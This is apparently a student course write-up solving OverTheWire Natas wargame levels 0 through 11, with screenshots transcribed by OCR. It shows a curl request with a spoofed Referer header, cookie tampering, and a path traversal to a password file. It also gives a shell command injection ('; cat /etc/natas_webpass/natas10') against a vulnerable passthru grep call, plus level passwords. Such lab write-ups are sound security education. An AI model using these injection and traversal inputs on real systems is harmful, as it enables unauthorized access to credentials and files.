

By: Chloe Kilroy & Justin Lizardi
Comp 352 Final Challenge
Dr. Eric Chan Tin
12/9/2024


Natas0




Natas1



Natas2




Natas3



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2024-09-19 07:03	40	


Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80



Natas4


- Used curl on the command line to input credentials for natas4 whilst directing into natas5 and received “Access Granted” with credentials.


```
chloekilroy@MacBook-Pro ~ % curl -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4::QryZXc2e0zahULdHrtHxzyYkj59kUxLQ http://natas5.natas.labs.overthewire.org/

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at natas5.natas.labs.overthewire.org Port 80</address>
</body></html>
chloekilroy@MacBook-Pro ~ % curl -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ http://natas4.natas.labs.overthewire.org/

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
```



Natas5

- This challenge was cookie based as the moment we logged in it knew we were not a previously stored user. We went into application, Cookies, and changed the value for user loggedin (us) from 0 to 1.






Natas6


```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

http://natas6.natas.labs.overthewire.org/includes/secret.inc

- Found this hint in the source code as an included file/directory that was being pulled from.

Next Section: natas7:bmg8SvU1LizuWjx3y7xkNERkHxGre0GS






Natas7

Next section: natas8: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


- Found hint in source code for hidden directory and added that into URL to find next password


Not Secure
natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8
Loyola stuff
Your Sets | Quizlet
Amazon
CyberAdvance
Course Readings
352
All Bookmarks
NATAS7
Home About
xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
We Chall
SUBMIT TOKEN
Elements
Console
Sources
Network
Performance
Memory
Application
<html> scroll
<head> ... </head>
<body>
<h1>natas7</h1>

::before
Home
About

" xcoXL
Click to go back, hold to see history
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 --> == $0
::after


 ...
</body>
</html>
html body div#content <!-->
Console
What's new
AI assistance
Issues
Coverage
top
Filter
Default levels
No Issues
Displaying box with data
wechall.js:2
Object
wechall.js:3



NATAS8
Input secret:
Submit
View sourcecode

Natas8

- Noticed the source code had a deciphering sequence, copied the sequence into chatGPT for execution

Next section: **natas 9:ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t**






Natas9

Injected this in the "Find words containing": needle=; cat /etc/natas_webpass/natas10

- There was a vulnerability in the code at this line: passthru("grep -i $key dictionary.txt");
- This allowed us to then run the command cat /etc/natas_webpass/natas10 and output the password

Next section: Natas10: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu



Find words containing: Search

Output:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

Natas10


For security reasons, we now filter on certain characters

Find words containing: Search

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
```

NATAS11



Next section: natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

Entered: . /etc/natas_webpass/natas11

- Exploits the grep command, it caused grep to treat /etc/natas_webpass/natas11 as the file to search in instead of dictionary.txt
- The . is used for grep to output the entire contents of the file
- This worked because the PHP script did not sanitize the input to prevent unauthorized file paths or filenames, which allowed it to pass the checks added for legitimate searches, it appeared legitimate to the source code

Natas11